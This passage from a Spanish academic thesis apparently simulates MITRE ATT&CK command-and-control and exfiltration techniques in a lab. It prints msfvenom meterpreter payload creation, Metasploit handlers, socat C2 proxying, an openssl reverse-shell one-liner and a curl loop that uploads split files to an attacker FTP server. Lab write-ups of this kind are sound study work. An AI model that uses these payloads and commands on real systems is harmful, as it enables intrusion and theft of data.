


Figura 4-92 Escenario real Dynamic Resolution

En este escenario utilizamos solo un equipo perteneciente al dominio. Sin embargo, tiene varias IPs asignadas de manera que, en la captura de red, se observa el mismo resultado que en el anterior escenario.

El equipo perteneciente al dominio tiene las siguientes direcciones IP asignadas en la interfaz eth1:

```

root@linux-U-L1:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:aa:c5:51 brd ff:ff:ff:ff:ff:ff
    altname enp0s3
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic eth0
        valid_lft 71056sec preferred_lft 71056sec
    inet6 fe80::a00:27ff:feaa:c551/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:f7:64:1d brd ff:ff:ff:ff:ff:ff
    altname enp0s8
    inet 192.168.0.10/24 scope global eth1
        valid_lft forever preferred_lft forever
    inet 192.168.0.11/24 scope global secondary eth1
        valid_lft forever preferred_lft forever
    inet 192.168.0.12/24 scope global secondary eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe7f:641d/64 scope link
        valid_lft forever preferred_lft forever
4: vmnet1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 00:50:56:c0:00:01 brd ff:ff:ff:ff:ff:ff
    inet 192.168.214.1/24 brd 192.168.214.255 scope global vmnet1
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fec0:1/64 scope link
        valid_lft forever preferred_lft forever
5: vmnet8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 00:50:56:c0:00:08 brd ff:ff:ff:ff:ff:ff
    inet 172.16.153.1/24 brd 172.16.153.255 scope global vmnet8
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fec0:8/64 scope link
        valid_lft forever preferred_lft forever
root@linux-U-L1:~#

```

Figura 4-93 Interfaces Dynamic Resolution

Además, este equipo perteneciente al dominio ejecutará la siguiente orden para reenviar todo el tráfico TCP que reciba al puerto 80 a la dirección del servidor C2 real:

```

root@linux-U-L1:~# socat TCP4-LISTEN:80,fork TCP4:192.168.0.30:80

```

Figura 4-94 Redirección Dynamic Resolution

La configuración utilizada en el servidor DNS es la siguiente:

```

GNU nano 6.2      named.conf
options {
    directory "/var/cache/bind";
    dnssec-validation auto;
    auth-nxdomain no;
    listen-on-v6 { any; };
};

zone "tfgdns.local" {
    type master;
    file "/etc/bind/tfgdns.local.db";
};

```

Figura 4-95 Configuración DNS 1 Dynamic Resolution

```

GNU nano 6.2                                tfgdns.local.db
$TTL 5
@      IN      SOA      ns.tfgdns.local. admin.tfgdns.local. (
                                2024053001 ; Serial
                                3600       ; Refresh
                                1800       ; Retry
                                1209600    ; Expire
                                86400     ) ; Minimum TTL

      IN      NS       ns.tfgdns.local.

ns     IN      A       192.168.0.35

www    IN      A       192.168.0.10
www    IN      A       192.168.0.11
www    IN      A       192.168.0.12

```

Figura 4-96 Configuración DNS 2 Dynamic Resolution

Para la correcta realización del ataque, el PC Víctima debe conectarse al servidor de comando y control mediante el dominio. Para ello, hemos utilizado un payload configurado de la siguiente manera:

```

[ root@alex-parrot ]-[ /home/alex ]
#msfvenom -p windows/meterpreter_reverse_http LHOST=www.tfgdns.local LPORT=
80 -f exe > http_proxydns.exe

```

Figura 4-97 MSFVenom Dominio Dynamic Resolution

El último paso para la simulación del ataque sería ejecutar el payload en la víctima para establecer una conexión y observar como la dirección IP del dominio varía con un TTL bajo, tal como se configuró el servidor DNS.

```

[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started HTTP reverse handler on http://192.168.0.30:80
[!] http://192.168.0.30:80 handling request from 192.168.0.10; (UUID: i0x2oonk)
Without a database connected that payload UUID tracking will not work!
[*] http://192.168.0.30:80 handling request from 192.168.0.10; (UUID: i0x2oonk)
Redirecting stageless connection from /DSfYhaKjtgfjTOVNHr0iwQn3mCqgPF6zyFwwF wit
h UA 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/98.0.4758.81 Safari/537.36'
[!] http://192.168.0.30:80 handling request from 192.168.0.10; (UUID: i0x2oonk)
Without a database connected that payload UUID tracking will not work!
[*] http://192.168.0.30:80 handling request from 192.168.0.10; (UUID: i0x2oonk)
Redirecting stageless connection from /DSfYhaKjtgfjTOVNHr0iwQX3oIY17zSJ77kVW8Q0E
U3lpvs673MsVJv with UA 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53
7.36 (KHTML, like Gecko) Chrome/98.0.4758.81 Safari/537.36'
[!] http://192.168.0.30:80 handling request from 192.168.0.10; (UUID: i0x2oonk)
Without a database connected that payload UUID tracking will not work!
[*] http://192.168.0.30:80 handling request from 192.168.0.10; (UUID: i0x2oonk)
Attaching orphaned/stageless session...
[!] http://192.168.0.30:80 handling request from 192.168.0.10; (UUID: i0x2oonk)
Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 3 opened (192.168.0.30:80 -> 127.0.0.1 ) at 2024-06-04 1

```

Figura 4-98 Conexión Dynamic Resolution

Como utilizamos al equipo perteneciente al dominio como proxy, la conexión es procedente de él. En concreto, de su dirección IP 192.168.0.10. Sin embargo, observando el fichero de captura se observa que la dirección varía en el tiempo confirmando la realización correcta del ataque:

|     |               |              |              |      |     |                                                               |
|-----|---------------|--------------|--------------|------|-----|---------------------------------------------------------------|
| 123 | 164.251186789 | 192.168.0.20 | 192.168.0.10 | HTTP | 315 | GET /DSfYhakJtgfjTOVnhRIQGwXPqzE9qq7Y_2JyZLFwYg9QSa0 HTTP/1.1 |
| 124 | 164.251369440 | 192.168.0.20 | 192.168.0.11 | HTTP | 315 | GET /DSfYhakJtgfjTOVnhRIQGwXPqzE9qq7Y_2JyZLFwYg9QSa0 HTTP/1.1 |

Figura 4-99 Cambio de direcciones Dynamic Resolution

#### 4.2.2.8.5. Hide Infrastructure

En esta técnica se busca manipular el tráfico de red para esconder/evadir la detección de la infraestructura de comando y control. Esto puede realizarse de varias formas como el uso de Proxy o VPNs lo que puede permitir ocultar con tráfico de red normal y saltar políticas de acceso.

| Técnica:Subtécnica                | Hide Infrastructure                                                                                                                                                 |
|-----------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ID                                | T1665                                                                                                                                                               |
| Descripción                       | Ocultaremos el servidor de Command and Control mediante el uso de un equipo intermedio que reenviará los paquetes HTTP al servidor C2, actuando como Proxy.         |
| Servicios utilizados              | HTTP: Utilizamos el puerto 80 por el que los equipos controlados por el atacante reciben tráfico HTTP procedente de la sesión meterpreter utilizada.                |
| Herramientas de ataque utilizadas | Socat: Utilidad de línea de comandos que se utiliza para establecer conexiones bidireccionales entre dos puntos finales. Sirve para crear proxys, como en este caso |
|                                   | Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.                                                             |
|                                   | MSFVenom: Herramienta parte del framework de Metasploit para la creación de payloads.                                                                               |

Tabla 4-25 Hide Infrastructure

El escenario del ataque es el siguiente:




Figura 4-100 Escenario Hide Infrastructure

En primer lugar, crearemos el payload que ejecutará la víctima. Se trata de una sesión meterpreter utilizando HTTP. Indicamos la dirección IP correspondiente al equipo intermedio.

```
[root@alex-parrot]-[/home/alex]
#msfvenom -p windows/meterpreter_reverse_http LHOST 192.168.0.10 LPORT=80 -f exe > http_proxy.exe
```

Figura 4-101 Creación payload Hide Infrastructure

Configuramos en el PC Atacante la sesión meterpreter, utilizando la dirección IP de este, puesto que el equipo intermedio le reenviará la conexión.

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter_reverse_http
payload => windows/meterpreter_reverse_http
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 192.168.0.35
lhost => 192.168.0.35
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 80
lport => 80
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
```

Figura 4-102 Configuración Metasploit Hide Infrastructure

En el equipo intermedio, establecemos el reenvío de todos los paquetes TCP procedentes al puerto 80, reenviándolos al equipo atacante a su correspondiente dirección y puerto.

```
root@linux-U-L1:~# socat TCP4-LISTEN:80,fork TCP4:192.168.0.35:80
```

Figura 4-103 Proxy Hide Infrastructure

De esta forma, tras ejecutar el payload, obtenemos la conexión en el equipo atacante, ocultando mediante el equipo intermedio el servidor C2. Se puede observar a continuación el reenvío:

```
787 75.047451789 192.168.0.20 192.168.0.10 HTTP 365 GET /02Ivw30l3zm7-7r63ayGJgM1UUNeKe7B5CuAAI10LYD6I1Yh0qFjckQ6Q-X0pXz088bUliwDk8/ HTTP/1.1
788 75.047627711 192.168.0.10 192.168.0.35 HTTP 377 GET /02Ivw30l3zm7-7r63ayGJgM1UUNeKe7B5CuAAI10LYD6I1Yh0qFjckQ6Q-X0pXz088bUliwDk8/ HTTP/1.1
```

Figura 4-104 Reenvío Hide Infrastructure

#### 4.2.2.8.6. Protocol Tunneling

El objetivo de esta técnica es tunelizar las comunicaciones de red de y desde un sistema víctima en un protocolo separado para evitar la detección. Esto significa encapsular un protocolo en otro.

| Técnica:Subtécnica                | Protocol Tunneling                                                                                                                                                                                                                              |
|-----------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ID                                | T1572                                                                                                                                                                                                                                           |
| Descripción                       | Utilizaremos una conexión previa con la víctima para montar un servidor SSH en él. Posteriormente, nos conectaremos mediante SSH tunelizando la conexión mediante este protocolo y obteniendo una vía de comunicación alternativa y tunelizada. |
| Servicios utilizados              | SSH Server: Permite a usuarios conectarse de forma segura a un sistema remoto a través de una red, permitiendo el acceso y la gestión de archivos y servicios de manera cifrada y autenticada.                                                  |
| Herramientas de ataque utilizadas | SSH Client: Permite a usuarios conectarse de forma segura a un sistema remoto a través de una red, permitiendo el acceso y la gestión de archivos y servicios de manera cifrada y autenticada.                                                  |
|                                   | Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.                                                                                                                                         |

Tabla 4-26 Protocol Tunneling

El escenario de la técnica es el siguiente:




Figura 4-105 Escenario Protocol Tunneling

Para la realización de la técnica, utilizamos una conexión previa con la víctima:

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.35:1234
[*] Command shell session 1 opened (192.168.0.35:1234 -> 192.168.0.20:33170) at 2024-05-10 12:57:42 +0200
```

Figura 4-106 Conexión previa Protocol Tunneling

Posteriormente, iniciaremos el servicio de servidor SSH en el PC Víctima:

```
dit@tfgsnort-U-L1:/home/dit/Descargas$ service sshd start
service sshd start
root
root
dit@tfgsnort-U-L1:/home/dit/Descargas$ service sshd status
service sshd status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Fri 2024-05-10 13:00:27 CEST; 6s ago
     Docs: man:sshd(8)
           man:sshd_config(5)
   Process: 723598 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
  Main PID: 723599 (sshd)
    Tasks: 1 (limit: 8669)
   Memory: 1.7M
      CPU: 28ms
   CGroup: /system.slice/ssh.service
           └─723599 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
dit@tfgsnort-U-L1:/home/dit/Descargas$
```

Figura 4-107 Servidor SSH Protocol Tunneling

Una vez el servidor SSH se encuentre en funcionamiento, nos conectamos desde el servidor C2 mediante SSH a la víctima:

```
dit@linux-U-L1:~$ ssh dit@192.168.0.20
The authenticity of host '192.168.0.20 (192.168.0.20)' can't be established.
ED25519 key fingerprint is SHA256:B9m/YF5eTtrdRZepWKfECoKnMaUX5iJvEEIt0M0/oEY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.20' (ED25519) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@                WARNING: UNPROTECTED PRIVATE KEY FILE!                @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for '/home/dit/.ssh/id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "/home/dit/.ssh/id_rsa": bad permissions
dit@192.168.0.20's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-102-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
```

Figura 4-108 Conexión mediante SSH Protocol Tunneling

4.2.2.8.7. Encrypted Channel

Los adversarios pueden emplear un algoritmo de encriptación para encubrir el tráfico de comando y control. Más concretamente, la subtécnica implementada, Assymetric Cryptography utiliza un algoritmo asimétrico de encriptación como puede ser SSL/TLS, el cual usa criptografía simétrica una vez que la conexión está establecida. Sin embargo, para establecer o transmitir una clave utiliza criptografía asimétrica.

|                                   |                                                                                                                              |
|-----------------------------------|------------------------------------------------------------------------------------------------------------------------------|
| Técnica:Subtécnica                | Encrypted Channel: Assymetric Cryptography                                                                                   |
| ID                                | T1573.002                                                                                                                    |
| Descripción                       | Encriptaremos una comunicación entre la víctima y el servidor C2 mediante el uso de SSL/TLS.                                 |
| Servicios utilizados              | OpenSSL: Biblioteca de software que proporciona herramientas y funciones para implementar criptografía y protocolos SSL/TLS. |
| Herramientas de ataque utilizadas | Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.                      |

Tabla 4-27 Encrypted Channel

El escenario utilizado para la implementación de esta técnica es el siguiente:




Figura 4-109 Escenario Encrypted Channel

Desde el lado del atacante, comenzaremos generando el certificado SSL:



```

root@linux-U-L1:/home/dit/TFG/SSLCertificates#
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -no
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
+++++
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
+++++*.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
..+...+...+...+...+...+...+...+...+...+...+...+...+...+...+...+...+...+
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:ES
State or Province Name (full name) [Some-State]:Spain
Locality Name (eg, city) []:Seville
Organization Name (eg, company) [Internet Widgits Pty Ltd]:US
Organizational Unit Name (eg, section) []:US
Common Name (e.g. server FQDN or YOUR name) []:TFGSnort
Email Address []:amorenoperez.214@gmail.com
root@linux-U-L1:/home/dit/TFG/SSLCertificates# ls
cert.pem  key.pem
root@linux-U-L1:/home/dit/TFG/SSLCertificates#

```

Figura 4-110 Certificado SSL Encrypted Channel

Una vez creado el certificado, nos ponemos a la escucha en el puerto 443 esperando la conexión de la víctima:

```

root@linux-U-L1:/home/dit/TFG/SSLCertificates# openssl s_server -quiet -key key.pem -cert cert.pem -port 443

```

Figura 4-111 Servidor escuchando Encrypted Channel

A continuación, ejecutamos el siguiente comando en el equipo víctima para que se conecte a la víctima mediante SSL

```

dit@tfgsnort-U-L1:/home/dit/Descargas$ mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet
-connect 192.168.0.35:443 > /tmp/s; rm /tmp/s
<quiet -connect 192.168.0.35:443 > /tmp/s; rm /tmp/s
Can't use SSL_get_servername
depth=0 C = ES, ST = Spain, L = Seville, O = US, OU = US, CN = TFGSnort, emailAddress = amorenoperez.214@
gmail.com
verify error:num=18:self-signed certificate
verify return:1
depth=0 C = ES, ST = Spain, L = Seville, O = US, OU = US, CN = TFGSnort, emailAddress = amorenoperez.214@
gmail.com
verify return:1

```

Figura 4-112 Comando víctima Encrypted Channel

De esta forma, ya tenemos una conexión encriptada entre la víctima y el atacante:

```

root@linux-U-L1:/home/dit/TFG/SSLCertificates# openssl s_server -quiet -key key.pem -cert cert.pem -port 443
$ whoami

```

Figura 4-113 Conexión encriptada Encrypted Channel

#### 4.2.2.9. Exfiltration

En esta táctica el objetivo consiste en robar datos.



#### 4.2.2.9.1. Data Transfer Size Limit

La misión de esta técnica es exfiltrar datos limitando el tamaño de los paquetes. De esta manera, conseguimos evitar algunos umbrales de transferencia de paquetes que generen alertas en firewalls o dispositivos de seguridad.

| Técnica:Subtécnica                | Data Transfer Size Limit                                                                                                                               |
|-----------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------|
| ID                                | T1030                                                                                                                                                  |
| Descripción                       | Realizaremos la transferencia de un fichero en paquetes más pequeños de tamaño limitado utilizando un servidor FTP.                                    |
| Servicios utilizados              | FTP Server: Sistema que permite la transferencia de archivos entre un cliente y un servidor a través del protocolo de transferencia de archivos (FTP). |
| Herramientas de ataque utilizadas | Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.                                                |
|                                   | FTP Client: Sistema que permite la transferencia de archivos entre un cliente y un servidor a través del protocolo de transferencia de archivos (FTP). |

Tabla 4-28 Data Transfer Size Limit

El escenario utilizado es :




Figura 4-114 Escenario Data Transfer Size Limit

En el equipo atacante, tendremos activo un servidor FTP

```
root@linux-U-L1:/home/dit/TFG/Phishing# systemctl status vsftpd
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/lib/systemd/system/vsftpd.service; enabled; vendor preset: enabled)
   Active: active (running) since Thu 2024-05-09 16:35:55 CEST; 1 day 19h ago
     Main PID: 3201 (vsftpd)
       Tasks: 1 (limit: 9438)
        Memory: 1.1M
          CPU: 16ms
       CGroup: /system.slice/vsftpd.service
               └─3201 /usr/sbin/vsftpd /etc/vsftpd.conf

may 09 16:35:55 linux systemd[1]: Starting vsftpd FTP server...
may 09 16:35:55 linux systemd[1]: Started vsftpd FTP server.
```

Figura 4-115 Servidor FTP Data Transfer Size Limit

Vamos a exfiltrar este archivo:




Figura 4-116 Archivo a exfiltrar Data Transfer Size Limit

Para que la transferencia del fichero sea con un límite, en nuestro caso el límite de transferencia sea de 3MB, dividiremos los datos en diferentes archivos:

```
root@tfgsnort-U-L1:/home/dit/TFG/Server# split -b 3M file.deb team_
split -b 3M file.deb team_
root@tfgsnort-U-L1:/home/dit/TFG/Server# ls
ls
file.deb  team_ae  team_aj  team_ao  team_at  team_ay  team_bd
team_aa  team_af  team_ak  team_ap  team_au  team_az  team_be
team_ab  team_ag  team_al  team_aq  team_av  team_ba  transfer.sh
team_ac  team_ah  team_am  team_ar  team_aw  team_bb
team_ad  team_ai  team_an  team_as  team_ax  team_bc
root@tfgsnort-U-L1:/home/dit/TFG/Server#
```

Figura 4-117 Archivo Limite Tamaño Data Transfer Size Limit

A continuación, en el equipo víctima realizaremos la transferencia de todos los ficheros al equipo atacante mediante el siguiente script:

```
root@tfgsnort-U-L1:/home/dit/TFG/Server# cat transfer.sh
cat transfer.sh
for file in team_*; do
    curl --upload-file "$file" -u dit:dit ftp://192.168.0.35/
done
```

Figura 4-118 Script envio Data Transfer Size Limit

```

root@tfgsnort-U-L1:/home/dit/TFG/Server# ./transfer.sh
./transfer.sh
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100 3072k    0     0 100 3072k    0 13.6M --:--:-- --:--:-- --:--:-- 13.7M
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100 3072k    0     0 100 3072k    0 10.7M --:--:-- --:--:-- --:--:-- 10.7M
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100 3072k    0     0 100 3072k    0 4698k --:--:-- --:--:-- --:--:-- 4704k
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100 3072k    0     0 100 3072k    0 4266k --:--:~ --:~:~ --:~:~ 4272k
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100 3072k    0     0 100 3072k    0 4825k --:~:~ --:~:~ --:~:~ 4830k
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100 3072k    0     0 100 3072k    0 6962k --:~:~ --:~:~ --:~:~ 6950k
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100 3072k    0     0 100 3072k    0 23.0M --:~:~ --:~:~ --:~:~ 23.2M
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100 3072k    0     0 100 3072k    0 28.4M --:~:~ --:~:~ --:~:~ 28.5M
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current

```

Figura 4-119 Envío Data Transfer Size Limit

Como último paso para tener el archivo en un único fichero, lo reconstruimos en el equipo atacante de la siguiente manera:

```

root@linux-U-L1:/home/dit# cat team_* > teamviewer.deb

```

Figura 4-120 Reconstrucción Data Transfer Size Limit

#### 4.2.2.9.2. Transfer Data to Cloud Account

La misión principal es exfiltrar datos transfiriéndolos de una cuenta en la nube perteneciente a la víctima a otra cuenta perteneciente al atacante.

| Técnica:Subtécnica                | Transfer Data to Cloud Account                                                                                                                                                                                                                                           |
|-----------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ID                                | T1537                                                                                                                                                                                                                                                                    |
| Descripción                       | Mediante una cuenta de OneDrive (servicio en la nube) compartiremos un archivo entre dos cuentas, una de ellas la de la víctima y la otra cuenta perteneciente al atacante. De esta manera, estaremos transfiriendo datos de la cuenta víctima a la cuenta del atacante. |
| Servicios utilizados              | OneDrive: servicio de almacenamiento en la nube de Microsoft que permite guardar y sincronizar archivos en línea.                                                                                                                                                        |
